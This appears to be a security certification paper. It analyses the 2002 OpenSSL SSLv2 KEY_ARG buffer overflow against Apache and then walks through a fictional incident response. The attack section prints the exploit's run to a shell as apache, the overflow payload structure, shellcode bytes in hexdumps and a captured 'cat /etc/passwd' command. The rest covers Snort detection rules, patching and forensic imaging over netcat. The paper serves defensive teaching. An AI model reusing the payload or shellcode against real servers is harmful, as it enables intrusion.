  Establishing SSL connections

 -> ssl_connect_host
 -> ssl_connect_host
 -> ssl_connect_host
 -> ssl_connect_host
: Using the OpenSSL info leak to retrieve the addresses
 -> send_client_hello
 -> get_server_hello
 -> send_client_master_key
 -> generate_session_keys
 -> get_server_verify
 -> send_client_finished
 -> get_server_finished
  ssl0 : 0x814a598
 -> send_client_hello
```

```
 -> get_server_hello
 -> send_client_master_key
 -> generate_session_keys
 -> get_server_verify
 -> send_client_finished
 -> get_server_finished
  ssl1 : 0x814a598
 -> send_client_hello
 -> get_server_hello
 -> send_client_master_key
 -> generate_session_keys
 -> get_server_verify
 -> send_client_finished
 -> get_server_finished
  ssl2 : 0x814a598

: Sending shellcode
 -> send_client_hello
 -> get_server_hello
ciphers: 0x814a598   start_addr: 0x814a4d8   SHELLCODE_OFS: 208
 -> send_client_master_key
 -> generate_session_keys
 -> get_server_verify
 -> send_client_finished
 -> get_server_error
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

bash: no job control in this shell
readline: warning: rl_prep_terminal: cannot get terminal
settingsbash-2.05a$ readline: warning: rl_prep_terminal: cannot get
terminal settingsbash-2.05a$ Linux localhost.localdomain 2.4.18-3 #1 Thu
Apr 18 07:32:41 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  4:46pm  up 13 min,  0 users,  load average: 0.29, 0.14, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
readline: warning: rl_prep_terminal: cannot get terminal
settingsbash-2.05a$
```

The shell that was sent back is a bash shell, as stated by the line that says “there is no job control”. The output from a command called id is sent back. From that output, it shows the shell is running under the web server id of apache with the group id of apache. The last part of the id command output shows what groups the user id apache is part of.

In the main.c, at line 172 and 173, the commands that are automatically ran when the

exploit sends a shell back ran are defined. The first command sets the TERM to xterm (TERM=xterm) and executes an interactive bash shell (exec bash -i). Then second command set that is ran after the interactive bash shell is a uname (uname -a), id, and a w (who) commands.

One of the interesting parts of this exploit is when a shell is spawned off to the attacker, it does not show up when a who command is executed. From the output of the exploit at the very bottom, the output from the w command is displayed. The attacker has a shell on the web server now, but there is nothing in the w output to show that the attacker is even logged in. After logging into the web server and doing a w and who commands, the only person it shows logged into the web server is root.

At this point the attacker could do numerous things to the web server box. To start with the attacker could change the configuration of the Apache web server file. He/she could alter web pages or delete files that the apache id is allowed to change or delete. It is possible that the attacker could start using the web server to attack other machines, even without root on the machine. To get root on the machine, the attacker will have to use another exploit. However, just getting a shell on the machine makes the process of getting root easier.

Signature of the attack

One of the methods used to create a signature for the attack was to change some of the variables in the KEY_ARG array structure from “AAAA” to another letter. Hence, the structure in linux-x86.c looks like this:

```
unsigned char overwrite_session_id_length_linux_x86[] =
        "AAAA"                                          /* int master_key_length; */
        "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"      /*
unsigned char master_key[SSL_MAX_MASTER_KEY_LENGTH]; */
        "\x70\x00\x00\x00"                              /* unsigned int session_id_length; */
;

unsigned char overwrite_next_malloc_chunk_linux_x86[] =
        "CCCC"                                          /* int master_key_length; */
        "DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD"
/* unsigned char master_key[SSL_MAX_MASTER_KEY_LENGTH]; */
        "EEEE"                                          /* unsigned int session_id_length; */
        "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"      /* unsigned char
session_id[SSL_MAX_SSL_SESSION_ID_LENGTH]; */
        "GGGG"                                          /* unsigned int sid_ctx_length; */
        "HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH"      /* unsigned char
sid_ctx[SSL_MAX_SID_CTX_LENGTH]; */
        "IIII"                                  /* int not_resumable; */
        "\x00\x00\x00\x00"                      /* struct sess_cert_st *sess_cert; */
        "\x00\x00\x00\x00"                      /* X509 *peer; */
        "JJJJ"                                  /* long verify_result; */
```

```
        "\x01\x00\x00\x00"                          /* int references; */
        "KKKK"                                      /* int timeout; */
        "LLLL"                                      /* int time */
        "MMMM"                                      /* int compress_meth; */
        "\x00\x00\x00\x00"                          /* SSL_CIPHER *cipher; */
        "NNNN"                                      /* unsigned long cipher_id; */
        "\x00\x00\x00\x00"                          /* STACK_OF(SSL_CIPHER) *ciphers;
*/
        "\x00\x00\x00\x00\x00\x00\x00\x00"          /* CRYPTO_EX_DATA ex_data; */
        "OOOOOOOO"                                  /* struct ssl_session_st *prev,*next; */
        "\x00\x00\x00\x00"                          /* Size of previous chunk */
        "\x11\x00\x00\x00"                          /* Size of chunk, in bytes */
        "fdfd"                                      /* Forward and back pointers */
        "bkbk"
        "\x10\x00\x00\x00"                          /* Size of previous chunk */
        "\x10\x00\x00\x00"                          /* Size of chunk, PREV_INUSE is set
*/
;
```

The letter change makes it easier to look through the network trace to develop a better rule set for detecting the exploit. The exploit was recompiled and ran against a RedHat 7.3 machine. Tcpdump was used to capture the network traffic for analysis and it was text using Ethereal. The text file was view under vi and “AAAA” was searched for. Below is partial hexdump from a packet coming from the attacker's machine to the web server.

```
00d0  7a 27 6f 31 13 4c 41 41 41 41 42 42 42 42 42 42     z'o1.LAAAABBBBBB
00e0  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42     BBBBBBBBBBBBBBBB
00f0  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42     BBBBBBBBBBBBBBBB
0100  42 42 42 42 42 42 42 42 42 42 70 00 00 00           BBBBBBBBBBp...
```

The partial hexdump shows the beginning of the KEY_ARG structure that the letter's were changed from A's to A through O. Below is the a partial hexdump from the original network trace of exploit in progress.

```
00d0  7a 27 6f 31 13 4c 41 41 41 41 41 41 41 41 41 41     z'o1.LAAAAAAAAAA
00e0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41     AAAAAAAAAAAAAAAA
00f0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41     AAAAAAAAAAAAAAAA
0100  41 41 41 41 41 41 41 41 41 41 70 00 00 00           AAAAAAAAAAp...
```

From the two partial hexdumps, a general idea is given on what to look for in the Snort rules. It is possible to create a snort rule to look for a bunch of As in a packet. However, it is possible that the attacker would change the letters used in the exploit, thus making any Snort rules based on the letters useless.

Default Snort Rules version 1.9.1

The default Snort rule below from the misc.rules. Snort will pick up on an attack with this rule. However, the only reason it picks it up is because it is looking for the line "TERM=xterm". Keep in mind the attacker may change the source code thus defeating the default rule below.

```
misc.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443
(msg:"MISC OpenSSL Worm traffic"; flow:to_server,established;
content:"TERM=xterm"; nocase; classtype:web-application-attack;
reference:url,www.cert.org/advisories/CA-2002-27.html; sid:1887; rev:2;)
```

New Snort Rules

So if the attacker changes the source code how else could the attack be found. The Snort rule, from the attack_responses ruleset, below hits on any traffic coming from port 443 to some IP address with the content of uid=(apache).

```
attack-responses.rules:alert tcp $HTTP_SERVERS 443 ->
$EXTERNAL_NET any (msg:"ATTACK RESPONSES id check returned
apache"; flow:from_server,established; content:"uid="; content:"(apache)";
classtype:bad-unknown; sid:1886; rev:2;)
```

However, that rule has the same issue as the other default snort rule. The attacker could change the source code and not have the id command issued. Or the web server may not be running under the user id apache. It might be running under the userid bob. Because of these considerations the above rule will not work all of the time.

Another option is to look for common commandline commands being executed over from some IP to the web server on destination port 443. In the packet analysis of the exploit, the commandline commands can be viewed as unencrypted text. For example the following partial hexdump below from the attacker to web server on port 443 showing the cat command in use:

```
0040  cb ee 63 61 74 20 2f 65 74 63 2f 70 61 73 73 77      ..cat /etc/passw
0050  64 0a                                                d.
```

The rule below is an example of how to check for certain commandlines being issued from a remote machine. It should be noted that this rule may generate a lot of false positives.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443
(msg:"Command line commands from port 443 -- ls"; flow:to_server,
established; content:"ls"; nocase;classtype:bad-unknown; sid:1886; rev:2;)
```

Another rule that may help is looking for the shellcode on port 443. The partial hexdump below shows what the rule will be based off of.

```
0050  31 c9 f7 e1 51 5b b0 a4 cd 80 31 c0 50 68 2f 2f    1...Q[....1.Ph//
0060  73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 b0 0b    shh/bin..PS.....
0070  cd 80 31 db f7 e3 40 cd 80 00                      ..1...@...
```

And the rule will look like this:

```
alert ip $EXTERNAL_NET any -> $HTTP_SERVERS 443
(msg:"SHELLCODE linux shellcode"; content:"|2f 2f 73 68 68 2f 62 69 6e
89 e3|"; classtype:shellcode-detect; sid:652; rev:5;)
```

Snort Log Alert

Below are what some of the Snort alerts will look like using the above rules.

```
[**] [1:652:5] SHELLCODE linux shellcode [**]
[Classification: Executable code was detected] [Priority: 1]
01/25/03-14:32:13.275829 172.16.13.19:32816 -> 172.16.13.34:443
TCP TTL:64 TOS:0x0 ID:26040 IpLen:20 DgmLen:108 DF
***AP*** Seq: 0xB3B87A87  Ack: 0x2498A4BA  Win: 0x2210  TcpLen: 32
TCP Options (3) => NOP NOP TS: 40314783 67425

[**] [1:1887:2] MISC OpenSSL Worm traffic [**]
[Classification: Web Application Attack] [Priority: 1]
01/25/03-14:32:15.263957 172.16.13.19:32816 -> 172.16.13.34:443
TCP TTL:64 TOS:0x0 ID:26041 IpLen:20 DgmLen:97 DF
***AP*** Seq: 0xB3B87ABF  Ack: 0x2498A4BA  Win: 0x2210  TcpLen: 32
TCP Options (3) => NOP NOP TS: 40315810 67435
[Xref => url www.cert.org/advisories/CA-2002-27.html]

[**] [1:1886:2] ATTACK RESPONSES id check returned apache [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/25/03-14:32:15.320800 172.16.13.34:443 -> 172.16.13.19:32816
TCP TTL:64 TOS:0x0 ID:42347 IpLen:20 DgmLen:259 DF
***AP*** Seq: 0x2498A52A  Ack: 0xB3B87AFE  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 67635 40315839

[**] [1:1886:2] Command line commands from port 443 -- ls [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/25/03-14:32:37.429909 172.16.13.19:32816 -> 172.16.13.34:443
TCP TTL:64 TOS:0x0 ID:26060 IpLen:20 DgmLen:57 DF
***AP*** Seq: 0xB3B87B18  Ack: 0x2498A9F6  Win: 0x3B9C  TcpLen: 32
TCP Options (3) => NOP NOP TS: 40327160 69542
```

Other Logs

The log entries below are from /var/log/apache/error_log which is the default location for

RedHat 7.3. Clearly, in the log it shows the SSL handshake has failed, which is one of the signs of the exploit being ran against the server.

```
[Sat Jan 18 07:26:50 2003] [error] mod_ssl: SSL handshake failed (server
localhost.localdomain:443, client 172.16.230.1) (OpenSSL library error
follows)

[Sat Jan 18 07:26:50 2003] [error] OpenSSL: error:1406908F:lib(20):
func(105):reason(143)
```

The logs did not display any errors to indicate that the server has been exploited.

How to protect against it

To protect the web server from this exploit, one way would be to shutdown the Apache web server processes on the web server. Without the web server running, the exploit will not work. Another method to protect the server from the exploit would be to block port 80 and port 443 either at the outside router or at the firewall. The SuSE Security Advisory entitled OpenSSL, recommends that in the httpd.conf the following line be added to the mod_ssl configuration group:

```
SSLProtocol all -SSLv2
```

The above line will disable the SSL version 2 handshake which is used to exploit the SSL web server.

The main issue with the above methods for defeating the exploit is that the web server is mostly likely used for commerce and is probably vital for the business. The best way to protect against the exploit is to install a newer version of OpenSSL and mod_ssl. This can be done by either downloading the most recent version and compiling it or download a new version from the vendor. The following patches can be found at:

- Redhat RHSA-2002:222-21: http://rhn.redhat.com/errata/RHSA-2002-222.html
- Suse: http://www.suse.com/de/security/2002_027_openssl.html
- ManDrake MDKSA-2002:046-1: http://www.mandrakesecure.net/en/advisories/advisory.php?name=MDKSA-2002:046-1
- Gentoo & Debian: Download the newest version of OpenSSL, mod_ssl, and Apache from their respective web sites and re-compile. Do not download the new version from either Gentoo or Debian. They may not have addressed the issue.
- OpenSSL: http://www.openssl.org
- Mod_ssl: http://www.modssl.org

Part 3: Incident Handling

The GIAC Corporation is manufacturer of textile goods with an Internet presence. The company hosts its own web site that provides details about their products. GIAC Corporation has developed a standard user policy as well as policies governing the computer incident response team (CIRT). Appendix C contains the document used to create and maintain the CIRT team as well as the policies the GIAC CIRT must follow when working on incidents. The GIAC Corporation is a fictional as well as the incident and CIRT team. They are used to describe the incident handling process.

Preparation

The corporation internal and DMZ networks are protected by a Checkpoint NG3 firewall. There are Snort IDSes placed along the perimeter of the outside router, and on the span ports on the switches for the DMZ and the internal networks. The DMZ and internal IDSes are configured with two interfaces. The first interface is set to an IP address of 0.0.0.0 and the second interface is configured with a network IP address. Both IDSes only have port number 22 open, which is the ssh port. Xinetd is used to further restrict access on the IDSes by only allowing certain machines to log into the machine. Sendmail has also been configured so that the IDSes can send out email alerts to the firewall administrators. To keep alert paging down, only the most severe alerts are sent out. These would include buffer overflows and priority 1 alerts as defined in the Snort rules. The network layout is similar to the DMZ layout in the beginning of Part 2.

The other servers have the following configuration:

Server	***ssh 22***	***DNS 53***	***Sendmail 23***	***Proxy 8080***	***Web (http) 80***	***Web (https) 443***
External DNS	X	X	-	-	-	-
Sendmail	X	-	X	-	-	-
Proxy	X	-	-	X	-	-
Apache Web Server	X	-	-	-	X	X
DMZ IDS	X	-	X	-	-	-
Internal IDS	X	-	X	-	-	-

All other services have been disable. For example, this would include telnet, ftp, portmap, NIS, NFS, and etc. Finally, all of the ports have been bannered with the following using xinetd and /etc/motd:

> *This system is a restricted system. All activity on this system is subject to monitoring. If information collected reveals possible criminal activity or activity that exceeds privileges, evidence*

> *of such activity may be provided to the relevant authorities for further action. By continuing past this point, you expressly consent to this monitoring.*

Every three months, the latest patches are installed on all servers outside the internal network. If the news of a major vulnerability is released, the precautions detailed in the release are followed by the CIRT team. Otherwise the patches wait until the normal patch time.

A Checkpoint NG3 firewall was used for the external firewall. Below is the ruleset for the firewall at the time of the incident.

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
1	giac_ext_dns	giac_ext_dns	dns	accept	Log	Policy Targets	Any	Allow external DNS requests
2	giac_sendmail	giac_sendmail	smtp	accept	Log	Policy Targets	Any	Allow external sendmail requests
3	giac_proxy	giac_proxy	http https	accept	Log	Policy Targets	Any	Allow return HTTP/HTTPS traffic back to the proxy
4	giac_web	giac_web	http https	accept	Log	Policy Targets	Any	Allow HTTP/HTTPS traffic to web server
5	giac_web giac_ext_dns giac_proxy giac_sendmail	giac_ext_dns giac_proxy giac_sendmail giac_web	ftp	accept	None	Policy Targets	Any	Temp Rule to allow DMZ machine to download patches.
6	giac_internal_net	giac_ext_dns giac_proxy giac_web	http https dns	accept	Log	Policy Targets	Any	Allow internal users to connect to ext. resources
7	giac_int_dns	giac_ext_dns	dns	accept	Log	Policy Targets	Any	Int DNS can pass requests to ext. DNS
8	giac_int_sendmail	giac_sendmail	smtp	accept	Log	Policy Targets	Any	Allow internal email to forward to ext. sendmail server
9	giac_sendmail	giac_int_sendmail	smtp	accept	Log	Policy Targets	Any	Allow ext. sendmail server to relay mail to internal sendmail server
10	Any	Any	Any	drop	Log	Policy Targets	Any	Clean UP Rule

Also, daily incremental backups are done on the servers. Once a month, at the beginning of the month a full backup is done.

CIRT Team

The CIRT team is composed of a group of core members and support members. The core members consist of an IT auditor, information security, corporate security, and legal. In the document entitled Sample Standard Practice for Implementation and Management of a Computer Incident Response Team (CIRT), which is the one GIAC Corporation uses, on pages 7-11 it lists the roles outlined above. First, the IT auditor job is to:

- Ensure that the best practices are followed
- Ensure the audibility of the investigation procedure
- Chain of custody is followed
- Maintain accountability for all evidence collected
- Document the investigation (7)

Information Security job deals with:

- Informing all other users of the security incident and what actions to take to control the incident

- Perform the back tracing and forensics analysis
- Provide an analysis of the incident
- Create the final report and recommendations from CIRT
- Be available as an expert witness (7)

The corporate security job involves:

- To be a liaison with law enforcement
- Ensure the investigation best practices are followed
- Contain the incident locality
- Mange the interview process for witnesses and suspects (8)

Finally, legal role is to:

- Brief all CIRT members on privacy, 4th amendment, search and seizure, and wiretap issues
- Ensure that suspects' rights are protected appropriately
- Liaison to the media and outside legal counsel
- Review press releases before they go out to the media
- Review the management reports (8)

Support members, also, play a key part of the CIRT team. These members are not part of the CIRT team full time (8). They exist to help support the CIRT team with their expertise in their fields (8). When a particular field is needed, they are called in to support the team (8). System administrators, also called platform specialists, are called in to help review logs, help determining the scope of the intrusion, and report unusual behavior of the system (9). Financial auditors are needed to provide assistance with financial procedures and conduct financial audits if necessary (9). Fraud examiners will assist with discovery and recognition of fraud as it relates to the computer systems (9). Human Resources provides the CIRT team with the necessary insight into personnel policies and procedures and how to handle sensitive employee information (10). Lastly, the public information officer acts as a single point of contact for the media and obtains legal advice on anything released to the media (10).

In the event of an incident, the CIRT team member who found the incident will notify the CIRT team leader and explain the situation. The CIRT team leader will notify the CIRT core members and, based on the situation, any CIRT support members as needed. While the notifying CIRT team member will continue to investigate the incident until a meeting has been established. Each CIRT member notified will call into phone meeting to discuss the incident and actions that need to be performed next. Some of the actions might include:

- Verifying there was an incident
- Shutting down ports and services to prevent further exploitation of services
- Blocking IP address at either the firewall or external router
- Live imaging of a hard drive

Depending on the outcome of the initial meeting, the incident handling process will continue to the next step of preserving any evidence of the incident. The next step will be containment of the incident and interview any witnesses. In predefined intervals, the

CIRT team leader will give updates to management. A report will be prepared containing the resolution of the incident, root cause analysis, lessons learned, and further recommended actions.

Identification and Containment

The DMZ IDS sent a page to the CIRT team member on duty with about a minute delay between the detect and the page received. The page indicated that Linux shellcode had been sent to the Apache web server running RedHat 7.3. This type of incident requires the receiving CIRT team member to notify the CIRT team leader. While the CIRT team leader is notifying the other CIRT team members to call in, the CIRT team member on duty is investigating the incident.

The Snort alerts are below:

```
[**] [1:652:5] SHELLCODE linux shellcode [**]
[Classification: Executable code was detected] [Priority: 1]
01/25/03-14:32:13.275829 172.16.13.19:32816 -> 172.16.13.34:443
TCP TTL:64 TOS:0x0 ID:26040 IpLen:20 DgmLen:108 DF
***AP*** Seq: 0xB3B87A87  Ack: 0x2498A4BA  Win: 0x2210  TcpLen: 32
TCP Options (3) => NOP NOP TS: 40314783 67425

[**] [1:1887:2] MISC OpenSSL Worm traffic [**]
[Classification: Web Application Attack] [Priority: 1]
01/25/03-14:32:15.263957 172.16.13.19:32816 -> 172.16.13.34:443
TCP TTL:64 TOS:0x0 ID:26041 IpLen:20 DgmLen:97 DF
***AP*** Seq: 0xB3B87ABF  Ack: 0x2498A4BA  Win: 0x2210  TcpLen: 32
TCP Options (3) => NOP NOP TS: 40315810 67435
[Xref => url www.cert.org/advisories/CA-2002-27.html]

[**] [1:1886:2] ATTACK RESPONSES id check returned apache [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/25/03-14:32:15.320800 172.16.13.34:443 -> 172.16.13.19:32816
TCP TTL:64 TOS:0x0 ID:42347 IpLen:20 DgmLen:259 DF
***AP*** Seq: 0x2498A52A  Ack: 0xB3B87AFE  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 67635 40315839
```

The apache error log contains the following:

```
[Sat Jan 25 14:32:12 2003] [error] mod_ssl: SSL handshake failed (server
localhost.localdomain:443, client 172.16.230.1) (OpenSSL library error
follows)

[Sat Jan 25 14:32:12 2003] [error] OpenSSL: error:1406908F:lib(20):
func(105):reason(143)
```

The only counter measure that worked was the Snort IDS notified the CIRT team member on duty when the incident happened. Otherwise, the CIRT team probably

would not have found out about the incident until the next web server log review, IDS log review, or something happened with the web server.

Verifying the Incident

The researching CIRT team member recorded the time, date, location of the server, type of server and serial number of the server in a log book. A log book can be a hard covered book with pages that cannot be torn out easily, which is the important part. From here on, any action the CIRT member performs, will be recorded into the blank book with the time, date, and the action performed. As part of the response policy, every server is treated as if it contains evidence until otherwise determined.

A CD containing binaries like netstat, ls, cat, ifconfig, netcat, and etc. was mounted on the web server. For a list of utilities on the CD jump kit see Appendix E. On a secondary machine, a netcat listener was started. Below is the command used:

nc -l -p 3000 > {info_captured}.{date}.{time of the incident}.log

The listener will be used to record the output of the commands ran on the web server during the verification stage. Back on the web server, the CIRT team member has ran /mnt/cdrom/bin/sh to prevent logging, in case the attacker has root and is watching the shell history files. The table below displays the command pairs that the CIRT team member preformed during the verification stage. He used netcat to send and receive the information from the web server to his machine for review. This was done to further prevent tipping off the potential intruder.

Analyst's Machine	***Web Server***
netcat -l -p 3000 | tee netstat-a.01312003.0959.log	/mnt/cdrom/bin/netstat -a | /mnt/cdrom/bin/netcat -w3 {Analyst's Machine IP} 3000
netcat -l -p 3000 | tee ps-ef.01312003.0959.log	/mnt/cdrom/bin/ps -ef | /mnt/cdrom/bin/netcat -w3 {Analyst's Machine IP} 3000
netcat -l -p 3000 | tee netstat-rn.01312003.0959.log	/mnt/cdrom/bin/netstat -rn | /mnt/cdrom/bin/netcat -w3 {Analyst's Machine IP} 3000
netcat -l -p 3000 | tee w.01312003.0959.log	/mnt/cdrom/bin/w | /mnt/cdrom/bin/netcat -w3 {Analyst's server IP} 3000
netcat -l -p 3000 | tee who.01312003.0959.log	/mnt/cdrom/bin/who | /mnt/cdrom/bin/netcat -w3 {Analyst's Machine IP} 3000
netcat -l -p 3000 | tee last.01312003.0959.log	/mnt/cdrom/bin/last | /mnt/cdrom/bin/netcat -w3 {Analyst's Machine IP} 3000
netcat -l -p 3000 | tee error_log.01312003.0959.log	/mnt/cdrom/bin/netcat -w3 {Analyst's Machine IP} 3000 < /var/log/httpd/error_log
netcat -l -p 3000 | tee messages.01312003.0959.log	/mnt/cdrom/bin/netcat -w3 {Analyst's Machine IP} 3000 < /var/log/messages

Analyst's Machine	***Web Server***
netcat -l -p 3000 | tee access_log.01312003.0959.log	/mnt/cdrom/bin/netcat -w3 {Analyst's Machine IP} 3000 < /var/log/httpd/access_log

The above commands send the output for all of the commands ran off of the CDROM to the analyst's machine netcat process. The netcat process on the analyst's machine will save the output to a log file. An md5sum is done on the files collected on the analyst's machine and the output is saved to {filename of original file}.md5. The CIRT team member reviews a copy of the log files to find any anomalous behavior.

During the review process, the CIRT team member notices the errors in the web server's error_log file, listed below.

```
[Fri Jan 31 09:51:43 2003] [error] mod_ssl: SSL handshake failed: HTTP
spoken on HTTPS port; trying to send HTML error page (OpenSSL library
error follows)

[Fri Jan 31 09:51:43 2003] [error] OpenSSL: error:1407609C:lib(20):
func(118):reason(156)

[Fri Jan 31 09:52:20 2003] [error] mod_ssl: SSL handshake failed (server
localhost.localdomain:443, client 172.16.73.1) (OpenSSL library error
follows)

[Fri Jan 31 09:52:20 2003] [error] OpenSSL: error:1406908F:lib(20):
func(105):reason(143)
```

The snort alert lists the following:

```
[**] [1:652:5] SHELLCODE linux shellcode [**]
[Classification: Executable code was detected] [Priority: 1]
01/31-09:52:21.281761 172.16.73.1:32805 -> 172.16.73.128:443
TCP TTL:64 TOS:0x0 ID:16112 IpLen:20 DgmLen:108 DF
***AP*** Seq: 0x5D09237  Ack: 0x5B4247E  Win: 0x2210  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1752057 97623

[**] [1:1887:2] MISC OpenSSL Worm traffic [**]
[Classification: Web Application Attack] [Priority: 1]
01/31-09:52:23.303322 172.16.73.1:32805 -> 172.16.73.128:443
TCP TTL:64 TOS:0x0 ID:16113 IpLen:20 DgmLen:97 DF
***AP*** Seq: 0x5D0926F  Ack: 0x5B4247E  Win: 0x2210  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1753093 97640
[Xref => url www.cert.org/advisories/CA-2002-27.html]

[**] [1:1886:2] ATTACK RESPONSES id check returned apache [**]
```

```
[Classification: Potentially Bad Traffic] [Priority: 2]
01/31-09:52:23.468861 172.16.73.128:443 -> 172.16.73.1:32805
TCP TTL:64 TOS:0x0 ID:23304 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0x5B4258D  Ack: 0x5D092AE  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 97896 1753171

[**] [1:1886:2] ATTACK RESPONSES id check returned apache [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/31-09:54:48.583334 172.16.73.128:443 -> 172.16.73.1:32805
TCP TTL:64 TOS:0x0 ID:23405 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0x5B4A87F  Ack: 0x5D093ED  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 112401 1827474

[**] [1:1886:2] Command line commands from port 443 -- Passwd [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/31-09:55:02.525117 172.16.73.1:32805 -> 172.16.73.128:443
TCP TTL:64 TOS:0x0 ID:16206 IpLen:20 DgmLen:68 DF
***AP*** Seq: 0x5D093ED  Ack: 0x5B4A8FC  Win: 0xE240  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1834619 112401

[**] [1:1886:2] FTP from web server to external IP address [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/31-09:55:02.534414 172.16.73.128:443 -> 172.16.73.1:32805
TCP TTL:64 TOS:0x0 ID:23407 IpLen:20 DgmLen:1422 DF
***AP*** Seq: 0x5B4A8FC  Ack: 0x5D093FD  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 113795 1834619

[**] [1:1886:2] Command line commands from port 443 -- Shadow [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/31-09:55:06.734435 172.16.73.1:32805 -> 172.16.73.128:443
TCP TTL:64 TOS:0x0 ID:16209 IpLen:20 DgmLen:68 DF
***AP*** Seq: 0x5D093FD  Ack: 0x5B4AEA3  Win: 0xED90  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1836775 113795
```

The command output for w, who, and last commands shows that no one else is logged in.

W Command Output

```
 9:59am  up 23 min,  1 user,  load average: 1.21, 0.64, 0.38
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                 9:45am  1.00s  0.27s  0.12s  w
```

Who Command Output

```
root     tty1     Jan 31 09:45
```

Last Command Output

```
root     tty1                  Fri Jan 31 09:45   still logged in

wtmp begins Fri Jan 31 09:45:31 2003
```

However, in the log file that contained the ps -ef command output. The following line is shown:

```
apache   10105     1  0 09:52 ?        00:00:00 bash -i
```

Based on the above information, the CIRT team member concludes that the web server has been compromised with the attacker still logged in.

Containment

At this point, the CIRT team member makes the notes on what he has found in the log book. He pulls the network connection of the web server and connects it to a hub. He also puts a rule in the firewall to block the IP address listed in the Snort logs. Plus, he notices Rule #5 is a temporary rule and decides to disable the rule just in case. Finally, he starts a live image of the server as part of the CIRT procedure. The following commands are entered:

Secondary Server: netcat -l -p 3004 | dd of=/export/20030125_14:38_swap.dd
Secondary Server: netcat -l -p 3002 | dd of=/export/20030125_14:38_mem.dd
Secondary Server: netcat -l -p 3003 > ps_20030125_14:38.log
Secondary Server: netcat -l -p 3001 | dd of=/export/20030125_14:38.dd

The following commands happened in sequential order. In other words, once the command finishes, the next is began.

Web Server: /mnt/cdrom/bin/ps -ef | netcat {secondary server IP} 3003
Web Server: /mnt/cdrom/bin/dd if=/dev/mem | netcat {secondary server IP} 3002
Web Server: /mnt/cdrom/bin/dd if=/dev/hda2 | netcat {secondary server IP} 3004
Web Server: /mnt/cdrom/bin/dd if=/dev/hda1 | netcat {secondary server IP} 3001

After each file has transferred, on the secondary system, the md5sum command is run on the file and the output is saved to a file with the original filename and extension md5. When the whole process has completed, he unplugs the web server from the wall. Then he removes the hard drive and puts it into a non-static bag. He writes out a label containing the date, time, incident number, make, model, and serial of the hard drive. The hard drive is sealed with the label and deposited into CIRT team's safe. By doing this he has ensured that nothing else will change on the disk besides what he has done. Also, no one can just boot the web server back up, and he has started the chain of custody. Finally, an evidence tag is attached to the static bag. An example of the tag can be found in Appendix D.

The drive images and other data he has collected on the secondary server, will have the md5sum created for each file and saved to a file. The files are then saved off to a DAT tape. The tape is labeled with the date, time, incident number, contains of the files. The tape is also put into the safe. An evidence tag is attached to the tape as well.

During this time, he has dialed into the CIRT meeting about 30 minutes after the incident occurred. He reports what he has found and the actions he has taking. The team decides to do a forensics audit on the drive to see what had changed while the attacker was online. A couple of the members will get the router and firewall logs, do an md5sum of the log and save it to a file. Then save the md5sum and logs to tape, mark it appropriately, create an evidence tag, and put it into the safe with the other evidence.

The forensics expert of the CIRT team was called to do an audit on the web server dd images to determine if any additional information can be gathered there. The forensics expert mounts the dd image of the hard drive by issuing the following commands on a LINUX system:

```
mount -ro,loop,nodev,noexec,noatime {DD image filename}  {mount point}
```

After the hard drive image was mounted, the expert took a look at the image using the Task and Autopsy tools. The first part of the analysis was to see what changed on the system during the time of the incident. The forensics expert ran the script listed in Appendix G. Below is the list of hidden directories that were found:

List of Hidden Directories
```
Fri Jan 31 09:53:01 2003 4 /mnt/hacked/var/www/.ncftp/
Fri Jan 31 09:53:38 2003 4 /mnt/hacked/tmp/    /
Fri Jan 31 09:55:41 2003 4 /mnt/hacked/var/www/html/    /
Fri Jan 31 09:55:48 2003 4 /mnt/hacked/var/www/html/    /.../
Fri Jan 31 09:58:46 2003 4 /mnt/hacked/var/www/html/    /.../.../
```

The other output from the scripted showed no other anomalous activity. Next, he ran the following commands to produce a MAC timeline.

```
find /mnt/hacked -printf "%Cc,%m,%u,%g,%k,%h/%f\n" | sort > ctime.log
find /mnt/hacked -printf "%Tc,%m,%u,%g,%k,%h/%f\n" | sort > mtime.log
find /mnt/hacked -printf "%Ac,%m,%u,%g,%k,%h/%f\n" | sort > atime.log
```

The anomalous entries in the time line are below. The M A C columns represent which MACtime the data came from.

Time and Date	Permission bits in Octal	User ID	Group ID	Size in 1K bytes	Filename	M	A	C
Fri 31 Jan 2003 09: 52:23 AM EST	755	root	root	12	/bin/uname		X	
Fri 31 Jan 2003 09: 53:01 AM EST	755	apache	apache	4	/var/www/.ncftp			X
